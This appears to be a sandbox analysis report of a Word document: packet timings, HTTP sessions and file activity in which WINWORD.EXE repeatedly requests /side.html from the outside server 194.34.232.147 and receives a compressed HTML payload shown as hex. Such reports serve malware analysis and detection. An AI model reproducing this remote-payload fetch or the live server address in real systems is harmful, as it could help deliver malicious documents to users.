Jun 16, 2022 13:30:34.278311014 CEST	49173	80	192.168.2.22	194.34.232.147
Jun 16, 2022 13:30:34.278503895 CEST	49173	80	192.168.2.22	194.34.232.147
Jun 16, 2022 13:30:34.300163984 CEST	80	49173	194.34.232.147	192.168.2.22
Jun 16, 2022 13:30:34.300235033 CEST	80	49173	194.34.232.147	192.168.2.22
Jun 16, 2022 13:30:34.300353050 CEST	49173	80	192.168.2.22	194.34.232.147
Jun 16, 2022 13:30:39.305653095 CEST	80	49173	194.34.232.147	192.168.2.22
Jun 16, 2022 13:30:39.305811882 CEST	49173	80	192.168.2.22	194.34.232.147
Jun 16, 2022 13:30:40.048623085 CEST	49174	80	192.168.2.22	194.34.232.147
Jun 16, 2022 13:30:40.070714951 CEST	80	49174	194.34.232.147	192.168.2.22
Jun 16, 2022 13:30:40.070858955 CEST	49174	80	192.168.2.22	194.34.232.147
Jun 16, 2022 13:30:40.071022034 CEST	49174	80	192.168.2.22	194.34.232.147
Jun 16, 2022 13:30:40.092817068 CEST	80	49174	194.34.232.147	192.168.2.22
Jun 16, 2022 13:30:40.092865944 CEST	80	49174	194.34.232.147	192.168.2.22
Jun 16, 2022 13:30:40.304702044 CEST	49174	80	192.168.2.22	194.34.232.147
Jun 16, 2022 13:30:40.319480896 CEST	80	49174	194.34.232.147	192.168.2.22
Jun 16, 2022 13:30:40.319648027 CEST	49174	80	192.168.2.22	194.34.232.147
Jun 16, 2022 13:30:44.055259943 CEST	49175	80	192.168.2.22	194.34.232.147
Jun 16, 2022 13:30:44.077171087 CEST	80	49175	194.34.232.147	192.168.2.22
Jun 16, 2022 13:30:44.077292919 CEST	49175	80	192.168.2.22	194.34.232.147
Jun 16, 2022 13:30:44.077538967 CEST	49175	80	192.168.2.22	194.34.232.147
Jun 16, 2022 13:30:44.099119902 CEST	80	49175	194.34.232.147	192.168.2.22
Jun 16, 2022 13:30:44.099335909 CEST	80	49175	194.34.232.147	192.168.2.22
Jun 16, 2022 13:30:44.298681974 CEST	49175	80	192.168.2.22	194.34.232.147
Jun 16, 2022 13:30:45.009751081 CEST	49175	80	192.168.2.22	194.34.232.147
Jun 16, 2022 13:30:45.031981945 CEST	80	49175	194.34.232.147	192.168.2.22
Jun 16, 2022 13:30:45.098196030 CEST	80	49174	194.34.232.147	192.168.2.22
Jun 16, 2022 13:30:45.098335981 CEST	49174	80	192.168.2.22	194.34.232.147
Jun 16, 2022 13:30:45.099926949 CEST	49174	80	192.168.2.22	194.34.232.147
Jun 16, 2022 13:30:45.121615887 CEST	80	49174	194.34.232.147	192.168.2.22
Jun 16, 2022 13:30:45.234683990 CEST	49175	80	192.168.2.22	194.34.232.147
Jun 16, 2022 13:30:45.898957968 CEST	49175	80	192.168.2.22	194.34.232.147
Jun 16, 2022 13:30:45.921478033 CEST	80	49175	194.34.232.147	192.168.2.22
Jun 16, 2022 13:30:45.949501038 CEST	49173	80	192.168.2.22	194.34.232.147
Jun 16, 2022 13:30:45.950061083 CEST	49176	80	192.168.2.22	194.34.232.147
Jun 16, 2022 13:30:45.972003937 CEST	80	49173	194.34.232.147	192.168.2.22
Jun 16, 2022 13:30:45.972064018 CEST	80	49176	194.34.232.147	192.168.2.22
Jun 16, 2022 13:30:45.972155094 CEST	49176	80	192.168.2.22	194.34.232.147
Jun 16, 2022 13:30:45.972383976 CEST	49176	80	192.168.2.22	194.34.232.147
Jun 16, 2022 13:30:45.995964050 CEST	80	49176	194.34.232.147	192.168.2.22
Jun 16, 2022 13:30:45.996649981 CEST	80	49176	194.34.232.147	192.168.2.22
Jun 16, 2022 13:30:45.996728897 CEST	49176	80	192.168.2.22	194.34.232.147
Jun 16, 2022 13:30:46.123972893 CEST	49175	80	192.168.2.22	194.34.232.147
Jun 16, 2022 13:30:46.204092979 CEST	49176	80	192.168.2.22	194.34.232.147
Jun 16, 2022 13:30:46.226705074 CEST	80	49176	194.34.232.147	192.168.2.22
Jun 16, 2022 13:30:46.226790905 CEST	49176	80	192.168.2.22	194.34.232.147
Jun 16, 2022 13:30:46.648745060 CEST	49176	80	192.168.2.22	194.34.232.147
Jun 16, 2022 13:30:46.670380116 CEST	80	49176	194.34.232.147	192.168.2.22
Jun 16, 2022 13:30:46.670545101 CEST	49176	80	192.168.2.22	194.34.232.147
Jun 16, 2022 13:30:46.761102915 CEST	49177	80	192.168.2.22	194.34.232.147
Jun 16, 2022 13:30:46.782664061 CEST	80	49177	194.34.232.147	192.168.2.22
Jun 16, 2022 13:30:46.784399033 CEST	49177	80	192.168.2.22	194.34.232.147
Jun 16, 2022 13:30:46.797122955 CEST	49177	80	192.168.2.22	194.34.232.147
Jun 16, 2022 13:30:46.818643093 CEST	80	49177	194.34.232.147	192.168.2.22
Jun 16, 2022 13:30:46.818716049 CEST	80	49177	194.34.232.147	192.168.2.22
Jun 16, 2022 13:30:47.029990911 CEST	49177	80	192.168.2.22	194.34.232.147
Jun 16, 2022 13:30:48.832266092 CEST	49175	80	192.168.2.22	194.34.232.147
Jun 16, 2022 13:30:48.854377031 CEST	80	49175	194.34.232.147	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 16, 2022 13:30:49.057023048 CEST	49175	80	192.168.2.22	194.34.232.147
Jun 16, 2022 13:30:49.742810965 CEST	49175	80	192.168.2.22	194.34.232.147
Jun 16, 2022 13:30:49.764745951 CEST	80	49175	194.34.232.147	192.168.2.22
Jun 16, 2022 13:30:49.804140091 CEST	49176	80	192.168.2.22	194.34.232.147
Jun 16, 2022 13:30:49.826105118 CEST	80	49176	194.34.232.147	192.168.2.22
Jun 16, 2022 13:30:49.826294899 CEST	49176	80	192.168.2.22	194.34.232.147
Jun 16, 2022 13:30:49.977560043 CEST	49175	80	192.168.2.22	194.34.232.147
Jun 16, 2022 13:30:50.034138918 CEST	49176	80	192.168.2.22	194.34.232.147
Jun 16, 2022 13:30:50.055707932 CEST	80	49176	194.34.232.147	192.168.2.22
Jun 16, 2022 13:30:50.055854082 CEST	49176	80	192.168.2.22	194.34.232.147
Jun 16, 2022 13:30:50.293109894 CEST	49176	80	192.168.2.22	194.34.232.147
Jun 16, 2022 13:30:50.315821886 CEST	80	49176	194.34.232.147	192.168.2.22
Jun 16, 2022 13:30:50.315973043 CEST	49176	80	192.168.2.22	194.34.232.147
Jun 16, 2022 13:30:51.823797941 CEST	80	49177	194.34.232.147	192.168.2.22
Jun 16, 2022 13:30:51.824083090 CEST	49177	80	192.168.2.22	194.34.232.147
Jun 16, 2022 13:30:51.824136972 CEST	49177	80	192.168.2.22	194.34.232.147
Jun 16, 2022 13:30:51.845537901 CEST	80	49177	194.34.232.147	192.168.2.22
Jun 16, 2022 13:30:54.770140886 CEST	80	49175	194.34.232.147	192.168.2.22
Jun 16, 2022 13:30:54.770324945 CEST	49175	80	192.168.2.22	194.34.232.147
Jun 16, 2022 13:30:54.770417929 CEST	49175	80	192.168.2.22	194.34.232.147
Jun 16, 2022 13:30:54.792143106 CEST	80	49175	194.34.232.147	192.168.2.22
Jun 16, 2022 13:30:55.319750071 CEST	80	49176	194.34.232.147	192.168.2.22
Jun 16, 2022 13:30:55.320036888 CEST	49176	80	192.168.2.22	194.34.232.147
Jun 16, 2022 13:31:55.315190077 CEST	49176	80	192.168.2.22	194.34.232.147

HTTP Request Dependency Graph

- 194.34.232.147

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49173	194.34.232.147	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2022 13:30:34.278503895 CEST	1	OUT	OPTIONS / HTTP/1.1 User-Agent: Microsoft Office Protocol Discovery Host: 194.34.232.147 Content-Length: 0 Connection: Keep-Alive
Jun 16, 2022 13:30:34.300235033 CEST	2	IN	HTTP/1.1 200 OK Date: Thu, 16 Jun 2022 11:30:34 GMT Server: Apache/2.4.29 (Ubuntu) Allow: GET,POST,OPTIONS,HEAD Content-Length: 0 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49174	194.34.232.147	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2022 13:30:40.071022034 CEST	3	OUT	HEAD /side.html HTTP/1.1 Connection: Keep-Alive User-Agent: Microsoft Office Existence Discovery Host: 194.34.232.147

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2022 13:30:40.092865944 CEST	3	IN	HTTP/1.1 200 OK Date: Thu, 16 Jun 2022 11:30:40 GMT Server: Apache/2.4.29 (Ubuntu) Last-Modified: Mon, 30 May 2022 20:51:09 GMT ETag: "1a76-5e040d0ca4940" Accept-Ranges: bytes Content-Length: 6774 Vary: Accept-Encoding Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html
Jun 16, 2022 13:30:40.319480896 CEST	3	IN	HTTP/1.1 200 OK Date: Thu, 16 Jun 2022 11:30:40 GMT Server: Apache/2.4.29 (Ubuntu) Last-Modified: Mon, 30 May 2022 20:51:09 GMT ETag: "1a76-5e040d0ca4940" Accept-Ranges: bytes Content-Length: 6774 Vary: Accept-Encoding Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49175	194.34.232.147	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2022 13:30:44.077538967 CEST	4	OUT	OPTIONS / HTTP/1.1 Connection: Keep-Alive User-Agent: Microsoft-WebDAV-MiniRedir/6.1.7601 translate: f Host: 194.34.232.147
Jun 16, 2022 13:30:44.099335909 CEST	4	IN	HTTP/1.1 200 OK Date: Thu, 16 Jun 2022 11:30:44 GMT Server: Apache/2.4.29 (Ubuntu) Allow: GET,POST,OPTIONS,HEAD Content-Length: 0 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html
Jun 16, 2022 13:30:45.031981945 CEST	5	IN	HTTP/1.1 405 Method Not Allowed Date: Thu, 16 Jun 2022 11:30:45 GMT Server: Apache/2.4.29 (Ubuntu) Allow: GET,POST,OPTIONS,HEAD Content-Length: 305 Keep-Alive: timeout=5, max=99 Connection: Keep-Alive Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 35 20 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 6d 65 74 68 6f 64 20 50 52 4f 50 46 49 4e 44 20 69 73 20 6e 6f 74 20 61 6c 6c 6f 77 65 64 20 66 6f 72 20 74 68 69 73 20 55 52 4c 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 31 39 34 2e 33 34 2e 32 33 32 2e 31 34 37 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>405 Method Not Allowed</title></head><body> Method Not Allowed The requested method PROPFIND is not allowed for this URL. <hr><address>Apache/2.4.29 (Ubuntu) Server at 194.34.232.147 Port 80</address></body></html>
Jun 16, 2022 13:30:45.921478033 CEST	6	IN	HTTP/1.1 405 Method Not Allowed Date: Thu, 16 Jun 2022 11:30:45 GMT Server: Apache/2.4.29 (Ubuntu) Allow: GET,POST,OPTIONS,HEAD Content-Length: 305 Keep-Alive: timeout=5, max=98 Connection: Keep-Alive Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 35 20 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 6d 65 74 68 6f 64 20 50 52 4f 50 46 49 4e 44 20 69 73 20 6e 6f 74 20 61 6c 6c 6f 77 65 64 20 66 6f 72 20 74 68 69 73 20 55 52 4c 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 31 39 34 2e 33 34 2e 32 33 32 2e 31 34 37 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>405 Method Not Allowed</title></head><body> Method Not Allowed The requested method PROPFIND is not allowed for this URL. <hr><address>Apache/2.4.29 (Ubuntu) Server at 194.34.232.147 Port 80</address></body></html>

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2022 13:30:48.854377031 CEST	10	IN	HTTP/1.1 405 Method Not Allowed Date: Thu, 16 Jun 2022 11:30:48 GMT Server: Apache/2.4.29 (Ubuntu) Allow: GET,POST,OPTIONS,HEAD Content-Length: 305 Keep-Alive: timeout=5, max=97 Connection: Keep-Alive Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 35 20 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 6d 65 74 68 6f 64 20 50 52 4f 50 46 49 4e 44 20 69 73 20 6e 6f 74 20 61 6c 6c 6f 77 65 64 20 66 6f 72 20 74 68 69 73 20 55 52 4c 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 31 39 34 2e 33 34 2e 32 33 32 2e 31 34 37 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>405 Method Not Allowed</title></head><body> Method Not Allowed The requested method PROPFIND is not allowed for this URL. <hr><address>Apache/2.4.29 (Ubuntu) Server at 194.34.232.147 Port 80</address></body></html>
Jun 16, 2022 13:30:49.764745951 CEST	11	IN	HTTP/1.1 405 Method Not Allowed Date: Thu, 16 Jun 2022 11:30:49 GMT Server: Apache/2.4.29 (Ubuntu) Allow: GET,POST,OPTIONS,HEAD Content-Length: 305 Keep-Alive: timeout=5, max=96 Connection: Keep-Alive Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 35 20 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 6d 65 74 68 6f 64 20 50 52 4f 50 46 49 4e 44 20 69 73 20 6e 6f 74 20 61 6c 6c 6f 77 65 64 20 66 6f 72 20 74 68 69 73 20 55 52 4c 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 31 39 34 2e 33 34 2e 32 33 32 2e 31 34 37 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>405 Method Not Allowed</title></head><body> Method Not Allowed The requested method PROPFIND is not allowed for this URL. <hr><address>Apache/2.4.29 (Ubuntu) Server at 194.34.232.147 Port 80</address></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49176	194.34.232.147	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2022 13:30:45.972383976 CEST	7	OUT	GET /side.html HTTP/1.1 Accept: */* User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; ms-office; MSOffice 14) UA-CPU: AMD64 Accept-Encoding: gzip, deflate Host: 194.34.232.147 Connection: Keep-Alive
Jun 16, 2022 13:30:45.996649981 CEST	7	IN	HTTP/1.1 200 OK Date: Thu, 16 Jun 2022 11:30:45 GMT Server: Apache/2.4.29 (Ubuntu) Last-Modified: Mon, 30 May 2022 20:51:09 GMT ETag: "1a76-5e040d0ca4940-gzip" Accept-Ranges: bytes Vary: Accept-Encoding Content-Encoding: gzip Content-Length: 289 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html Data Raw: 1f 8b 08 00 00 00 00 00 00 03 ed d9 4d 4b c3 30 18 07 f0 fb 60 df 21 16 61 db c1 06 f4 a6 ad e2 db 60 20 32 9c 30 0f 82 a4 c9 b3 36 98 36 25 89 d4 7e 7b 93 81 03 6f 9e c4 c3 3f 04 9e bc 3e bf e4 fc 14 47 ca ca 30 f6 c4 9a d0 9a cb e9 a4 48 91 19 d1 d5 65 46 5d 96 56 2a ab c6 14 bd 74 ba 0f 71 c4 f9 f5 1f 34 38 70 e0 c0 81 03 07 0e 1c 38 70 e0 c0 81 03 07 0e 1c 38 70 e0 c0 81 03 07 0e 9c ff eb b0 d8 06 dd 29 3b e4 c6 4a 11 b4 ed f2 c6 d1 8e 95 2c 6b fd 49 eb 55 38 e7 5a b1 f5 ed f6 4e 8b ba b3 3e 68 c9 b8 7f d7 3d db 59 27 89 f1 5e 38 d1 b2 d7 6c f5 fc f6 44 95 b3 83 a7 a5 75 4b 6d a8 94 c2 5c 49 16 37 36 64 48 86 b5 b3 75 3c 5b 3e da f0 a0 7d 20 95 b6 6e 7e dc 68 8e e7 ab fb 97 f9 2c de 94 39 7d d2 6c b1 d0 3c cf 7f db b7 fb af 78 be 19 63 fa f6 ec 94 b7 bd d7 b5 0f 1f 55 4a 16 1f 99 5d 4c 27 05 3f 94 8b d2 e4 bb 86 c4 f7 65 a6 2f c8 88 30 4c 76 1a 00 00 Data Ascii: MK0`!a` 2066%~{o?>G0HeF]V*tq48p8p8p);J,kIU8ZN>h=Y'^8lDuKm\l76dHu<[>} n~h,9}l<xcUJ]L'?e/0Lv
Jun 16, 2022 13:30:46.204092979 CEST	8	OUT	HEAD /side.html HTTP/1.1 User-Agent: Microsoft Office Existence Discovery Host: 194.34.232.147 Content-Length: 0 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2022 13:30:46.226705074 CEST	8	IN	HTTP/1.1 200 OK Date: Thu, 16 Jun 2022 11:30:46 GMT Server: Apache/2.4.29 (Ubuntu) Last-Modified: Mon, 30 May 2022 20:51:09 GMT ETag: "1a76-5e040d0ca4940" Accept-Ranges: bytes Content-Length: 6774 Vary: Accept-Encoding Keep-Alive: timeout=5, max=99 Connection: Keep-Alive Content-Type: text/html
Jun 16, 2022 13:30:46.648745060 CEST	8	OUT	HEAD /side.html HTTP/1.1 User-Agent: Microsoft Office Existence Discovery Host: 194.34.232.147 Content-Length: 0 Connection: Keep-Alive
Jun 16, 2022 13:30:46.670380116 CEST	9	IN	HTTP/1.1 200 OK Date: Thu, 16 Jun 2022 11:30:46 GMT Server: Apache/2.4.29 (Ubuntu) Last-Modified: Mon, 30 May 2022 20:51:09 GMT ETag: "1a76-5e040d0ca4940" Accept-Ranges: bytes Content-Length: 6774 Vary: Accept-Encoding Keep-Alive: timeout=5, max=98 Connection: Keep-Alive Content-Type: text/html
Jun 16, 2022 13:30:49.804140091 CEST	12	OUT	GET /side.html HTTP/1.1 Accept: */* User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; ms-office; MSOffice 14) UA-CPU: AMD64 Accept-Encoding: gzip, deflate Host: 194.34.232.147 If-Modified-Since: Mon, 30 May 2022 20:51:09 GMT If-None-Match: "1a76-5e040d0ca4940-gzip" Connection: Keep-Alive
Jun 16, 2022 13:30:49.826105118 CEST	12	IN	HTTP/1.1 200 OK Date: Thu, 16 Jun 2022 11:30:49 GMT Server: Apache/2.4.29 (Ubuntu) Last-Modified: Mon, 30 May 2022 20:51:09 GMT ETag: "1a76-5e040d0ca4940-gzip" Accept-Ranges: bytes Vary: Accept-Encoding Content-Encoding: gzip Content-Length: 289 Keep-Alive: timeout=5, max=97 Connection: Keep-Alive Content-Type: text/html Data Raw: 1f 8b 08 00 00 00 00 00 03 ed d9 4d 4b c3 30 18 07 f0 fb 60 df 21 16 61 db c1 06 f4 a6 ad e2 db 60 20 32 9c 30 0f 82 a4 c9 b3 36 98 36 25 89 d4 7e 7b 93 81 03 6f 9e c4 c3 3f 04 9e bc 3e bf e4 fc 14 47 ca ca 30 f6 c4 9a d0 9a cb e9 a4 48 91 19 d1 d5 65 46 5d 96 56 2a ab c6 14 bd 74 ba 0f 71 c4 f9 f5 1f 34 38 70 e0 c0 81 03 07 0e 1c 38 70 e0 c0 81 03 07 0e 1c 38 70 e0 c0 81 03 07 0e 9c ff eb b0 d8 06 dd 29 3b e4 c6 4a 11 b4 ed f2 c6 d1 8e 95 2c 6b fd 49 eb 55 38 e7 5a b1 f5 ed f6 4e 8b ba b3 3e 68 c9 b8 7f d7 3d db 59 27 89 f1 5e 38 d1 b2 d7 6c f5 fc f6 44 95 b3 83 a7 a5 75 4b 6d a8 94 c2 5c 49 16 37 36 64 48 86 b5 b3 75 3c 5b 3e da f0 a0 7d 20 95 b6 6e 7e dc 68 8e e7 ab fb 97 f9 2c de 94 39 7d d2 6c b1 d0 3c cf 7f db b7 fb af 78 be 19 63 fa f6 ec 94 b7 bd d7 b5 0f 1f 55 4a 16 1f 99 5d 4c 27 05 3f 94 8b d2 e4 bb 86 c4 f7 65 a6 2f c8 88 30 4c 76 1a 00 00 Data Ascii: MK0`!a` 2066%~{o?>G0HeF]V*tq48p8p8p);J,kIU8ZN>h=Y'^8lDuKm\l76dHu<[>} n~h,9}l<xcUJ]L'?e/0Lv
Jun 16, 2022 13:30:50.034138918 CEST	13	OUT	HEAD /side.html HTTP/1.1 User-Agent: Microsoft Office Existence Discovery Host: 194.34.232.147 Content-Length: 0 Connection: Keep-Alive
Jun 16, 2022 13:30:50.055707932 CEST	13	IN	HTTP/1.1 200 OK Date: Thu, 16 Jun 2022 11:30:50 GMT Server: Apache/2.4.29 (Ubuntu) Last-Modified: Mon, 30 May 2022 20:51:09 GMT ETag: "1a76-5e040d0ca4940" Accept-Ranges: bytes Content-Length: 6774 Vary: Accept-Encoding Keep-Alive: timeout=5, max=96 Connection: Keep-Alive Content-Type: text/html
Jun 16, 2022 13:30:50.293109894 CEST	13	OUT	HEAD /side.html HTTP/1.1 User-Agent: Microsoft Office Existence Discovery Host: 194.34.232.147 Content-Length: 0 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2022 13:30:50.315821886 CEST	14	IN	HTTP/1.1 200 OK Date: Thu, 16 Jun 2022 11:30:50 GMT Server: Apache/2.4.29 (Ubuntu) Last-Modified: Mon, 30 May 2022 20:51:09 GMT ETag: "1a76-5e040d0ca4940" Accept-Ranges: bytes Content-Length: 6774 Vary: Accept-Encoding Keep-Alive: timeout=5, max=95 Connection: Keep-Alive Content-Type: text/html

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49177	194.34.232.147	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2022 13:30:46.797122955 CEST	9	OUT	HEAD /side.html HTTP/1.1 Connection: Keep-Alive User-Agent: Microsoft Office Existence Discovery Host: 194.34.232.147
Jun 16, 2022 13:30:46.818716049 CEST	10	IN	HTTP/1.1 200 OK Date: Thu, 16 Jun 2022 11:30:46 GMT Server: Apache/2.4.29 (Ubuntu) Last-Modified: Mon, 30 May 2022 20:51:09 GMT ETag: "1a76-5e040d0ca4940" Accept-Ranges: bytes Content-Length: 6774 Vary: Accept-Encoding Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html

Statistics

No statistics

System Behavior

Analysis Process: WINWORD.EXE PID: **1300**, Parent PID: **576**

General	
Target ID:	0
Start time:	13:30:17
Start date:	16/06/2022
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding
Imagebase:	0x13f950000
File size:	1423704 bytes
MD5 hash:	9EE74859D22DAE61F1750B3A1BACB6F5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEEE95F645	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\{C0957A5D-776B-4E29-8D63-71F89716F478}	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEE94DBCD	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	read data or list directory | read attributes | delete | synchronize | generic write	device	sequential only | non directory file	success or wait	1	7FEEE95B1C3	CopyFileExW
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEE94DBCD	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{8B3C239C-9F59-411F-BE0D-9B570716399E}.FSD	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEE94DBCD	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEEE95F645	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\{65E7A17D-2AE7-4AB8-9085-3A66B84444F9}	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEE94DBCD	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	read data or list directory | read attributes | delete | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	7FEEE95B1C3	CopyFileExW
